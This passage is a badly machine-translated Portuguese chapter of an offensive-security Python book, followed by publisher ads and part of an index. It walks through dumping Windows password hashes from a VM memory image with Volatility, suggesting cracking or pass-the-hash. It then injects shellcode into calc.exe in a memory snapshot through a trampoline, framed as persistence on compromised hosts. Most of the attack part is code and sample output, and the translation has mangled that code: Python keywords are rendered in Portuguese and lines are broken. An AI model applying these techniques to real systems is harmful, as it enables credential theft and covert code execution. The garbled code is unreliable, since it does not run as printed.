Na saída, você pode ver os deslocamentos memória física e virtual, tanto do SAM e sistema chaves em negrito. Tenha em mente que o virtual compensar lida com

onde na memória, em relação ao sistema operacional, existem aqueles urticária. O físico offset é o local no real. **Vmem** arquivo no disco, onde existem essas colmárias. Agora que temos a SAM e sistema urticária, podemos passar os deslocamentos virtuais para o hashdump plugar. Volte para o seu terminal e digite o seguinte comando, observando que seus endereços virtuais serão diferentes do que os que eu mostro.

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem"
- - perfil = WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

Executando o comando acima deve dar-lhe resultados muito como os abaixo:

```
Administrador: 500: 74f77d7aaaddd538d5b79ae2610dd89d4c: 537d8e4d99dfb5f5e92e1fa3 77041b27 :::
Visitantes: 501: aad3b435b51404ad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0 ::: HelpAssistant: 1000:
bf57b0cf30812c924dkkkd68c99f0778f7: 457fdb0ce4f6030978d124j 272fa653 :::
SUPPORT_38894df: 1002: aad3b435221404eeaad3b435b51404ee: fdःa81aee 929d92d3fc02dcd099fdaec :::
```

Perfeito! agora podemos enviar os hashes fora de nossas ferramentas de craqueamento favoritos ou executar um pass-the-hash para autenticar para outros serviços. Agora vamos levar este processo de duas etapas e agilizar lo em nosso próprio script independente. crack abrir *grabhashes.py* e insira o seguinte código:

```
importação struct sys
importação
importar volatility.conf como volatility.registry conf importação como
registro

❶ memory_file = "WindowsXPSP2.vmem"
❷ sys.path.append ( "/ Users / justin / Downloads / volatilidade-2.3.1" )

registry.PluginImporter () config =
conf.ConfObject ()

volatility.commands importação como comandos importar
volatility.addrspace como addrspace

config.parse_options () config.PROFILE =
"WinXPSP2x86"
config.LOCATION = "file: //% s" % memory_file

registry.register_global_options (config, commands.Command) registry.register_global_options (config,
addrspace.BaseAddressSpace)
```

Primeiro vamos definir uma variável para apontar para a imagem de memória ❶ que vamos analisar. Em seguida, incluir o nosso caminho Volatilidade de download ❷ para que o nosso código pode conseguir importar as bibliotecas volatilidade. O resto do apoio

código é apenas para montar o nosso exemplo de Volatilidade com opções de perfil e configuração definidos também.

Agora vamos sondar em nosso código real-despejo hash. Adicione as seguintes linhas para *grabhashes.py*.

```
de RegistryApi volatility.plugins.registry.registryapi importação de volatility.plugins.registry.lsadump HashDump
importação

❶ registo = RegistryApi (config)
❷ registry.populate_offsets ()

sam_offset = Nenhum
sys_offset = Nenhum

para compensação em registry.all_offsets:

❸     se registry.all_offsets [offset] .endswith ( "\\\ SAM"):
        sam_offset = compensar
        print "[*] SAM: 0x% 08x" deslocamento%

❹     se registry.all_offsets [offset] ( "sistema \\") .endswith:
        sys_offset = compensar
        print "[*] Sistema: 0x% 08x" deslocamento%

        se sam_offset não é nenhum e sys_offset não é None:
❺         config.sys_offset = sys_offset config.sam_offset =
            sam_offset

❻         hashdump = HashDump (config)

❼         para hash em hashdump.calculate ():
            hash de impressão

            pausa

se sam_offset é Nenhuma ou sys_offset é None:
    imprimir "[*] Falha ao encontrar o sistema ou compensações SAM."
```

Nós primeiro instanciar uma nova instância RegistryApi ❶ que é uma classe auxiliar com funções de registro de uso geral; é preciso apenas a configuração atual como um parâmetro. O populate_offsets ❷ chamada, em seguida, executa o equivalente a executar o hivelist comando que anteriormente abrangidos. Em seguida, começamos a caminhar através de cada uma das colméias descobertos procurando o

SAM ❸ e sistema ❹ urticária. Quando eles são descobertos, nós atualizar o objeto configuração atual com as respectivas compensações ❺. Então criamos um HashDump objeto ❻ e passar o objecto configuração corrente. O passo final ❼ é a iteração sobre os resultados da chamada de função calcular, que produz os nomes de utilizadores reais e as suas associadas hash. Agora executar este script como um arquivo independente Python:

```
$ grabhashes.py python
```

Você deve ver a mesma saída que quando você executou os dois plugins de forma independente. Uma dica que eu sugiro é que, como você olhar para a funcionalidade da cadeia juntos (ou pedir emprestado a funcionalidade existente), grep através do código-fonte de volatilidade para ver como eles estão fazendo as coisas sob o capô. Volatilidade não é uma biblioteca Python como scapy, mas, examinando como os desenvolvedores usam seu código, você verá como usar corretamente as classes ou funções que eles expõem. Agora vamos passar para uma engenharia reversa simples, bem como injeção de código-alvo para infectar uma máquina virtual.

Injecção Directa Código

A tecnologia de virtualização está sendo usado cada vez mais freqüentemente como o tempo passa, seja por causa de usuários paranóicos, requisitos multi-plataforma para software de escritório, ou a concentração de serviços em sistemas de hardware mais corpulentos. Em cada um desses casos, se você tiver comprometido um sistema host e você vê VMs em uso, ele pode ser útil para subir dentro deles. Se você também ver arquivos de instantâneo VM em torno de mentir, eles podem ser um lugar perfeito para implantar shell-código como um método para persistência. Se um usuário reverte para um instantâneo que você já infectado, o shellcode irá executar e você vai ter um novo shell. Parte de realizar a injeção de código para o convidado é que precisamos encontrar um local ideal para injetar o código. Se você tem o tempo, um lugar perfeito é encontrar o loop de serviço principal em um processo do sistema, porque você está garantido um alto nível de privilégio na VM e que o seu shellcode será chamado. A desvantagem é que se você escolher o local errado, ou o seu shellcode não está escrito corretamente, você pode corromper o processo e ser pego pelo usuário final ou matar o próprio VM.

Nós vamos fazer alguma engenharia reversa simples do aplicativo calculadora do Windows como um alvo de partida. O primeiro passo é para carregar *calc.exe* no depurador Imunidade [26] e escrever um script simples cobertura de código que nos ajuda a encontrar a função = botão. A ideia é que podemos rapidamente realizar a engenharia reversa, testar nosso método de injeção de código e facilmente reproduzir os resultados. Usando isso como uma fundação, você pode progredir para encontrar alvos mais complicadas e injetando shellcode mais avançado. Então, é claro, encontrar um computador que suporta FireWire e experimentá-lo lá fora!

Vamos começar com um Imunidade simples Debugger PyCommand. Abra um novo arquivo no seu Windows XP VM e nomeá-la *codecoverage.py*. Certifique-se de salvar o arquivo no diretório de instalação Immunity Debugger principal sob a *PyCommands* pasta.

```
de immlib import *
cc_hook classe (LogBpHook):
    def __init__(self):
        LogBpHook.___Init(auto) self.imm =
            depurador()
```

```

run def (self, regs):

    self.imm.log ( "%" 08X% regs [ 'EIP'], [ 'regs EIP']) self.imm.deleteBreakpoint (regs [
'EIP'])

    Retorna

def principais (args):

    imm = depurador ()

    calc = imm.getModule ( "calc.exe") imm.analyseCode
(calc.getCodebase ())

    funções = imm.getAllFunctions (calc.getCodebase ())

    Hooker = cc_hook ()

    para a função em funções:
        hooker.add ( "% 08x" função%, função)

    retornar "Tracking% d funções." % Len (funções)

```

Este é um script simples que encontra cada função em *calc.exe* e para cada um define um ponto de interrupção one-shot. Isto significa que, para cada função que é executada, Immunity Debugger emite o endereço da função e, em seguida, remove o ponto de interrupção para que nós não continuamente registrar os mesmos endereços de função. Carga *calc.exe* no depurador Immunity, mas não executá-lo ainda. Em seguida, na barra de comandos na parte inferior da tela imunidade do depurador, digite:

! Cobertura de código

Agora você pode executar o processo, pressionando a tecla F9. Se você alternar para o View Log (ALT- L), você verá funções rolar. Agora clique tantos botões como você quer, *exceto* o botão =. A idéia é que você quer executar tudo, mas a uma função que você está procurando. Depois que você clicou em torno suficiente, clique com botão direito na Vista Log e selecione **Limpar janela**. Isso remove todas as suas funções antes atingidos. Você pode verificar isso clicando em um botão que você clicou anteriormente; você não deve ver nada aparecer na janela de log. Agora vamos clicar nesse maldito = botão. Você deverá ver apenas uma única entrada na tela de log (você pode ter que digitar uma expressão como 3 + 3 e, em seguida, apertar o botão =). No meu Windows XP SP2 VM, este endereço é

0x01005D51.

Tudo bem! Nosso passeio turbilhão de Debugger Imunidade e algumas técnicas de cobertura de código básicos é longo e temos o endereço para onde queremos injetar código. Vamos começar a escrever nosso código Volatilidade para fazer este negócio desagradável.

Este é um processo de vários estágios. Primeiro precisamos fazer a varredura de memória procurando o `calc.exe` processo e, em seguida, caçar através de seu espaço de memória de um lugar para injetar o shellcode, bem como para encontrar o deslocamento na imagem RAM que contém a função que anteriormente encontrados físico. Temos, então, para inserir um pequeno salto sobre o endereço da função para o botão = que salta para o nosso shellcode e executa-lo. O shellcode usamos para este exemplo é de uma demonstração que eu fiz em uma conferência de segurança canadense fantástico chamado de contramedidas. Este shellcode está usando deslocamentos codificadas, assim que sua milhagem pode variar. [[27](#)]

Abra um novo arquivo, nomeá-lo `code_inject.py`, e forjar o seguinte código.

```
importação struct sys
importação

equals_button = 0x01005D51

memory_file          = "WinXPSP2.vmem"
slack_space           = None
trampoline_offset     = Nenhum

# lido em nosso shellcode
❶ sc_fd = open ( "cmeasure.bin", "rb")
sc       = Sc_fd.read ()
sc_fd.close ()

sys.path.append ( "/ Users / justin / Downloads / volatilidade-2.3.1")

importar volatility.conf como volatility.registry conf importação como
registro

registry.PluginImporter () config =
conf.ConfObject ()

volatility.commands importação como comandos importar
volatility.addrspace como addrspace

registry.register_global_options (config, commands.Command) registry.register_global_options (config,
addrspace.BaseAddressSpace)

config.parse_options () config.PROFILE =
"WinXPSP2x86"
config.LOCATION = "file: //% s" % memory_file
```

Este código de configuração é idêntico ao código anterior que você escreveu, com a ressalva de que estamos lendo no shellcode ❶ que vai injetar no VM.

Agora vamos colocar o resto do código no lugar para realmente executar a injeção.

```
volatility.plugins.taskmods importação como taskmods
```

```

❶ p = taskmods.PSList(config)

❷ para o processo em p.calculate():

    Se str(process.ImageFileName) == "calc.exe":

        print "[*] calc.exe Encontrado com PID% d" print% process.UniqueProcessId "[*] Caça para deslocamentos físicos ...
        aguarde."

❸         address_space = process.get_process_address_space()
❹         Páginas           = () address_space.get_available_pages

```

Nós primeiro instanciar um novo pslist classe ❶ e passar a nossa configuração atual. o pslist módulo é responsável por andando através de todos os processos em execução detectados na imagem de memória. Nós iterar sobre cada processo ❷ e se descobrir um *calc.exe* processo, obtém-se o seu espaço de endereço completo ❸ e todas as páginas de memória do processo ❹.

Agora vamos percorrer as páginas de memória para encontrar um pedaço de memória do mesmo tamanho que o nosso shellcode que é preenchido com zeros. Como assim, nós estamos olhando para o endereço virtual do nosso handler = botão para que possamos escrever o nosso trampolim. Digite o código a seguir, lembrando do recuo.

```

por página em páginas:

❶ física = address_space.vtop (página [0])

se física não é None:

    se slack_space é None:

        fd = aberta (memory_file, "r +") fd.seek (física) buf
        = fd.read (página [1])

    experimentar:
❷         offset = buf.index ( "\x00" * len (sc)) slack_space = página [0] +
        offset

        print "[*] Encontrado boa localização shellcode!" print "[*] endereço virtual: 0x% 08x"
        print% slack_space "[*] Endereço físico: 0x% 08x" % (física,
        + Offset)
        print "[*] Injetar shellcode."

❸         fd.seek (física + offset) fd.write (sc) fd.flush ()

#   criar o nosso trampolim
❹         vagabunda = "\xbb% s" % struct.pack ( "<L", página [0] +
        offset)

```

```

vagabundo += "\xff\xE3"

se trampoline_offset não é None:
    pausa

exceto:
    passar

fd.close()

❶ # verificar a nossa localização de código de destino
se a página [0] <= equals_button e.
    equals_button <((página [0] + página [1]) - 7):

print "[*] Encontrado nossa meta trampolim em: 0x% 08x". % (física)

❷ # calcular virtual compensado
v_offset = equals_button - página [0]

# agora calcular deslocamento físico trampoline_offset = física +
v_offset

print "[*] Encontrado nossa meta trampolim em: 0x% 08x". % (Trampoline_offset)

se slack_space não é None:
    pausa

print "[*] Escrevendo trampolim ..."

❸ fd = aberta (memory_file, "r +") fd.seek
(trampoline_offset) fd.write (vagabunda) fd.close ()

print "[*] Feito injeção de código."

```

Tudo bem! Vamos examinar o que tudo isso código faz. Quando iterar sobre cada página, o código retorna uma lista de dois membros onde página [0] é o endereço da página e Página 1] é o tamanho da página em bytes. À medida que caminhamos através de cada página de memória, temos que encontrar primeiro o deslocamento físico (lembre-se o deslocamento na imagem RAM no disco) ❶ de onde a página reside. Em seguida, abra a imagem RAM ❷, procuram o deslocamento de onde a página é, e então ler em toda a página de memória. Em seguida, tentar encontrar um pedaço de bytes NULL ❸

o mesmo tamanho que o nosso shellcode; este é o lugar onde nós escrevemos o shellcode na imagem RAM ❹. Depois nós encontramos um local adequado e injetou o shellcode, tomamos o endereço do nosso shellcode e criar um pequeno pedaço de opcodes x86

❺. Estes códigos de operação deu o seguinte conjunto:

```
mov ebx, ADDRESS_OF_SHELLCODE
```

```
jmp EBX
```

Tenha em mente que você pode usar recursos de desmontagem de volatilidade para garantir que você desmonte o número exato de bytes que você precisa para o seu salto, e restaurar os bytes em sua shellcode. Vou deixar isso como uma lição de casa.

A etapa final do nosso código é para testar se nossa função = botão reside na página atual que estamos iterando **⑥**. Se nós encontrá-lo, nós calculamos o deslocamento **⑦** e em seguida, escrever a nossa trampolim **⑧**. Temos agora o nosso trampolim no lugar que deveria transferir a execução para o shellcode que colocamos na imagem RAM.

Chutar os pneus

O primeiro passo é fechar Debugger imunidade se ele ainda está correndo e fechar todas as instâncias de *calc.exe*. Agora fogo até *calc.exe* e executar o script de injeção de código. Você deverá ver uma saída como esta:

```
$ Python code_inject.py [*] calc.exe Encontrado com PID  
1936  
[*] Caça para deslocamentos físicos ... aguarde. [*] Encontrado boa localização  
shellcode! [*] Endereço virtual: 0x00010817 [*] Endereço físico: 0x33155817 [*] Injetar  
shellcode.  
  
[*] Encontrado nossa meta trampolim em: 0x3abccd51 [*] Escrita trampolim ... [*]  
Feito código de injetar.
```

Bonita! Ele deve mostrar que ele encontrou todos os deslocamentos, e injetou o shellcode. Para testá-lo, basta soltar em sua VM e fazer uma rápida $3 + 3$ e aperte o botão $=$. Você deverá ver uma pop mensagem up!

Agora você pode tentar fazer engenharia reversa de outros aplicativos ou serviços, além de *calc.exe* para tentar essa técnica contra. Você também pode estender esta técnica para tentar objetos kernel manipulação que pode imitar o comportamento rootkit. Estas técnicas podem ser uma maneira divertida de se familiarizar com forense de memória, e elas também são úteis para situações onde você tem acesso físico à máquina ou surgiram um servidor de hospedagem numerosos VMs.

[[26](#)] Baixar Immunity Debugger aqui: <http://debugger.immunityinc.com/>.


[[27](#)] Se você quer escrever sua própria shellcode MessageBox, veja este tutorial:

https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction--a-Win32_shellcoding/.

atualizações

Visita <http://www.nostarch.com/blackhatpython> para atualizações, errata e outras informações.

Mais livros no-nonsense de NO PRESS AMIDO




CHAPÉU CINZENTO PYTHON

Programação Python para hackers e engenharia reversa

de JUSTIN SEITZ abril 2009, 216 PP.,

\$ 39.95

ISBN 978-1-59327-192-3




HACKING, 2nd Edition The Art of Exploitation

de JON ERICKSON fevereiro 2008, 488 PP., W / CD,

\$ 49.95

ISBN 978-1-59327-144-2




O IDA BOOK PRO, 2nd Edition

O Guia não oficial para o mundo o mais popular Disassembler

de CHRIS EAGLE

julho 2011, 672 PP., \$ 69.95

ISBN 978-1-59327-289-0




Metasploit

O Guia do Penetration Tester

de DAVID KENNEDY, JIM O'GORMAN, DEVON Kearns, e MATI Aharoni julho 2011, 328 PP., \$ 49.95

ISBN 978-1-59327-288-3




INTERNALs de segurança do Android

Um guia detalhado para arquitetura de segurança do Android

de NIKOLAY Elenkov outubro 2014,

432 PP., \$ 49.95

ISBN 978-1-59327-581-5



Análise de malware PRÁTICO

O guia prático para Dissecando Software Malicioso

de MICHAEL SIKORSKI e ANDREW HONIG fevereiro 2012,

800 PP., \$ 59.95

ISBN 978-1-59327-290-6

TELEFONE:

800.420.7240 ou

415.863.9900

O EMAIL:

SALES@NOSTARCH.COM

REDE:

WWW.NOSTARCH.COM

Índice

UMA NOTA SOBRE O ÍNDICE DE DIGITAL

Uma ligação em uma entrada de índice é exibido como o título de secção em que essa entrada é exibida. Porque algumas seções ter vários marcadores de índice, não é incomum para uma entrada de ter vários links para a mesma seção. Ao clicar em qualquer link o levará diretamente para o local no texto em que o marcador aparece.

UMA

Protocolo de Resolução de Endereço, [ARP Cache Poisoning com scapy](#) (Veja envenenamento de cache ARP)

função AdjustTokenPrivileges, [Privilégios de Token do Windows](#)

parâmetro AF_INET, [A Rede: Basics](#)

ARP (Address Resolution Protocol) envenenamento de cache, [ARP Cache Poisoning com scapy](#), [ARP Cache Poisoning com scapy](#)

adição de funções de suporte, [ARP Cache Poisoning com scapy](#)

codificação de script de envenenamento, [ARP Cache Poisoning com scapy](#)

inspecionando cache, [ARP Cache Poisoning com scapy](#)

testes, [ARP Cache Poisoning com scapy](#)

B

classe BHPFuzzer, [arroto Fuzzing](#)

Bing motor de pesquisa, [Chutar os pneus](#) , [Bing para Burp](#) , [Bing para Burp](#)

definindo classe extensor, [Bing para Burp](#)

funcionalidade para analisar resultados, [Bing para Burp](#)

funcionalidade para executar consulta, [Bing para Burp](#)

testes, [Bing para Burp](#), [Bing para Burp](#)

função bing_menu, [Bing para Burp](#)

função bing_search, [Bing para Burp](#)

Biondi, Philippe, [Possuir a rede com scapy](#)

função BitBlit, [tirar screenshots](#)

Browser Helper Objects, [Criando o servidor](#)

ataques de força bruta, [Chutar os pneus](#), [Diretórios e localizações de arquivo Brute-Forçando](#), [Diretórios e localizações de arquivo Brute-Forçando](#)

[Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#)

[Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#), [Chutar os pneus](#)

na autenticação de formulário HTML, [Brute-Forçando a autenticação Form HTML](#),

[Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#), [Brute-Forçando a autenticação Form HTML](#)

[Brute-Forçando a autenticação Form HTML](#), [Chutar os pneus](#)

formulário de login de administrador, [Brute-Forçando a autenticação Form HTML](#)

Configurações Gerais, [Brute-Forçando a autenticação Form HTML](#)

HTML classe de análise, [Brute-Forçando a autenticação Form HTML](#)

colando na lista de palavras, [Brute-Forçando a autenticação Form HTML](#)

classe primária de forçar bruta, [Brute-Forçando a autenticação Form HTML](#)

pedido de fluxo, [Brute-Forçando a autenticação Form HTML](#)

testes, [Chutar os pneus](#)

em diretórios e locais de arquivo, [Chutar os pneus](#), [Diretórios e localizações de arquivo](#)

[Brute-Forçando](#), [Diretórios e localizações de arquivo Brute-Forçando](#), [Diretórios e localizações de arquivo Brute-Forçando](#), [Brute-Forçando](#)

Diretórios e localizações de arquivo , Diretórios e localizações de arquivo Brute-Forcando

lista de aplicação de extensões para testar, [Diretórios e localizações de arquivo Brute-Forçando](#)

[lista de extensões criando, Diretórios e localizações de arquivo Brute-Forçando](#)

criar objetos de fila a partir de arquivos de listas de palavras, [Diretórios e localizações de arquivo](#)
[Brute-Forçando](#)

criação de lista de palavras, [Diretórios e localizações de arquivo Brute-Forçando](#)

testes, Diretórios e localizações de arquivo Brute-Forçando

função build_wordlist, Brute-Forçando a autenticação Form HTML

Arroto Extender API, Estendendo Burp Proxy , Estendendo Burp Proxy

[Estendendo Burp Proxy](#) , [arrotó Fuzzing](#) , [arrotó Fuzzing](#) , [arrotó Fuzzing](#) , [arrotó Fuzzing](#) , [arrotó Fuzzing](#)

converter o tráfego HTTP selecionado em lista de palavras, [Virando o conteúdo do site em Ouro](#)
senha

funcionalidade para exibir lista de palavras, [Virando o conteúdo do site em Ouro](#) senha

testes, Virando o conteúdo do site em Ouro senha , Virando o conteúdo do site em Ouro senha

[Chutar os pneus](#)

acesso à documentação arroto, arroto [Fuzzing](#)

implementação do código para atender aos requisitos, arroto [Fuzzing](#)

extensão de carga, arroto [Fuzzing](#), arroto [Fuzzing](#)

fuzzer simples, arroto [Fuzzing](#)

usando extensão em ataques, [Chutar os pneus](#), [Chutar os pneus](#), [Chutar os pneus](#)

instalando, [Estendendo Burp Proxy](#), arroto [Fuzzing](#)

interface com Bing API para mostrar todos os hosts virtuais, [Chutar os pneus](#), [Bing para Burp](#), [Bing para Burp](#), [Bing para Burp](#), [Bing para Burp](#), [Bing para Burp](#)

definindo classe extensor, [Bing para Burp](#)

funcionalidade para analisar resultados, [Bing para Burp](#)

funcionalidade para executar consulta, [Bing para Burp](#)

testes, [Bing para Burp](#), [Bing para Burp](#)

Jython arquivo JAR autônomo, [Estendendo Burp Proxy](#), arroto [Fuzzing](#)

BurpExtender classe, arroto [Fuzzing](#)

C

Caim é Abel, [Chutar os pneus](#)

TELADAPINTURA, [Execução Pythonic Shellcode](#), [Execução Pythonic Shellcode](#)

método de canal, [Tunneling SSH](#)

mensagem ClientConnected, [SSH com paramiko](#)

injecção de código, [Chutar os pneus](#), [Injecção Directa Código](#)

automação forense ofensivos, [Injecção Directa Código](#)

escalonamento de privilégios do Windows, [Chutar os pneus](#)

diretório de configuração, [Github Comando e Controle](#)

função connect_to_github, [Construindo um Github-Aware Trojan](#)

nome de usuário e senha padrão, [Instalando Kali Linux](#)

ambiente de trabalho, [Instalando Kali Linux](#)

determinar a versão, [Instalando Kali Linux](#)

download de imagem, [Instalando Kali Linux](#)

Discussão geral, [Instalando Kali Linux](#)

WingIDE, [Instalando Kali Linux](#), [Instalando Kali Linux](#), [WingIDE](#), [WingIDE](#)

[WingIDE](#), [WingIDE](#), [WingIDE](#), [WingIDE](#), [WingIDE](#), [WingIDE](#), [WingIDE](#)

[WingIDE](#), [WingIDE](#), [WingIDE](#), [WingIDE](#)

acessar, [WingIDE](#)

fixa dependências ausentes, [WingIDE](#)

Discussão geral, [Instalando Kali Linux](#)

inspecionar e modificar as variáveis locais, [WingIDE](#), [WingIDE](#)

instalando, [WingIDE](#)

abrindo em branco arquivo de Python, [WingIDE](#)

definir pontos de interrupção, [WingIDE](#)

definindo roteiro para depuração, [WingIDE](#), [WingIDE](#)

vendo rastreamento de pilha, [WingIDE](#), [WingIDE](#)

guia Erros, arroto, [Chutar os pneus](#)

função exfiltrate, [IE Automação COM para Exfiltração](#)

exfiltração, [Criando o servidor](#), [IE Automação COM para Exfiltração](#), [IE Automação COM para Exfiltração](#)

rotinas de criptografia, [IE Automação COM para Exfiltração](#)

roteiro de geração de chaves, [IE Automação COM para Exfiltração](#)

funcionalidade de login, [IE Automação COM para Exfiltração](#)

postando funcionalidade, [IE Automação COM para Exfiltração](#)

funções de suporte, [IE Automação COM para Exfiltração](#)

testes, [IE Automação COM para Exfiltração](#)

guia Extender, arroto, [arroto Fuzzing](#), [Chutar os pneus](#), [Chutar os pneus](#)

função extract_image, [PCAP Processing](#)

F

método de alimentação, [Brute-Forçando a autenticação Form HTML](#)

Fidao, Chris, [PCAP Processing](#)

classe FileCookieJar, [Brute-Forçando a autenticação Form HTML](#)

parâmetro de filtro, [Possuir a rede com scapy](#)

função find_module, [Hacking funcionalidade de importação do Python](#)

encapsulamento SSH para a frente, [Chutar os pneus](#), [Chutar os pneus](#)

Frisch, Dan, [Escalonamento de privilégios do Windows](#)

G

GDI (Windows interface gráfica de dispositivo), [Chutar os pneus](#)

Requisições GET, [A Biblioteca soquete da Web: urllib2](#)

função GetAsyncKeyState, [Detecção Sandbox](#)

função GetForegroundWindow, [Keylogging for Fun e Teclas](#)

função getGeneratorName, [arroto Fuzzing](#)

função GetLastInputInfo, [Detecção Sandbox](#)

função getNextPayload, [arroto Fuzzing](#)

função GetOwner, [Monitoramento do processo com o WMI](#)

ObterContagemMarcaEscala função, [Detecção Sandbox](#)

função GetWindowDC, [tirar screenshots](#)

função GetWindowTextA, [Keylogging for Fun e Teclas](#)

função GetWindowThreadProcessId, [Keylogging for Fun e Teclas](#)

função get_file_contents, [Construindo um Github-Aware Trojan](#)

função get_http_headers, [PCAP Processing](#)

função get_mac, [ARP Cache Poisoning com scapy](#)

função get_trojan_config, [Construindo um Github-Aware Trojan](#)

função get_words, [Virando o conteúdo do site em Ouro senha](#)

trojans GitHub-aware, [Github Comando e Controle](#), [Github Comando e Controle](#), [criando Módulos](#), [Configuração Trojan](#), [Construindo um Github-Aware Trojan](#), [Hacking funcionalidade de importação do Python](#), [Hacking funcionalidade de importação do Python](#), [Chutar os pneus](#)

configuração da conta, [Github Comando e Controle](#)

construção, [Construindo um Github-Aware Trojan](#)

configurando, [Configuração Trojan](#)

a criação de módulos, [criando Módulos](#)

Hacker funcionalidade de importação, [Hacking funcionalidade de importação do Python](#)

melhorias e aperfeiçoamentos para, [Chutar os pneus](#)

testes, [Hacking funcionalidade de importação do Python](#)

módulo github3, [Instalando Kali Linux](#)

classe GitImporter, [Hacking funcionalidade de importação do Python](#)

H

função handle_client, [TCP Server](#)

função handle_comment, [Virando o conteúdo do site em Ouro senha](#)

função handle_data, [Brute-Forçando a autenticação Form HTML](#), [Virando o conteúdo do site em Ouro senha](#)

função handle_endtag, [Brute-Forçando a autenticação Form HTML](#)

função handle_starttag, [Brute-Forçando a autenticação Form HTML](#)

HashDump objeto, [Agarrando hashes de senha](#)

plug-in hashdump, [Agarrando hashes de senha](#)

função hasMorePayloads, [arroto Fuzzing](#)

função de dumping hex, [Construindo um Proxy TCP](#)

plug-in hivelist, [Agarrando hashes de senha](#)

classe HookManager, [Keylogging for Fun e Teclas](#)

autenticação de formulário HTML, força bruta, [Brute-Forçando a autenticação Form HTML](#), [Chutar os pneus](#)

formulário de login de administrador, [Brute-Forçando a autenticação Form HTML](#)

Configurações Gerais, [Brute-Forçando a autenticação Form HTML](#)

HTML classe de análise, [Brute-Forçando a autenticação Form HTML](#)

colando na lista de palavras, [Brute-Forçando a autenticação Form HTML](#)

classe primária de forçar bruta, [Brute-Forçando a autenticação Form HTML](#)

pedido de fluxo, [Brute-Forçando a autenticação Form HTML](#)

testes, [Chutar os pneus](#)

classe HTMLParser, [Brute-Forçando a autenticação Form HTML](#), [Brute- Forçando a autenticação Form HTML](#), [Virando o conteúdo do site em Ouro senha](#)

HTTP guia história, arroto, [Chutar os pneus](#), [Chutar os pneus](#)

Eu

classe IBurpExtender, [arroto Fuzzing](#), [Bing para Burp](#)

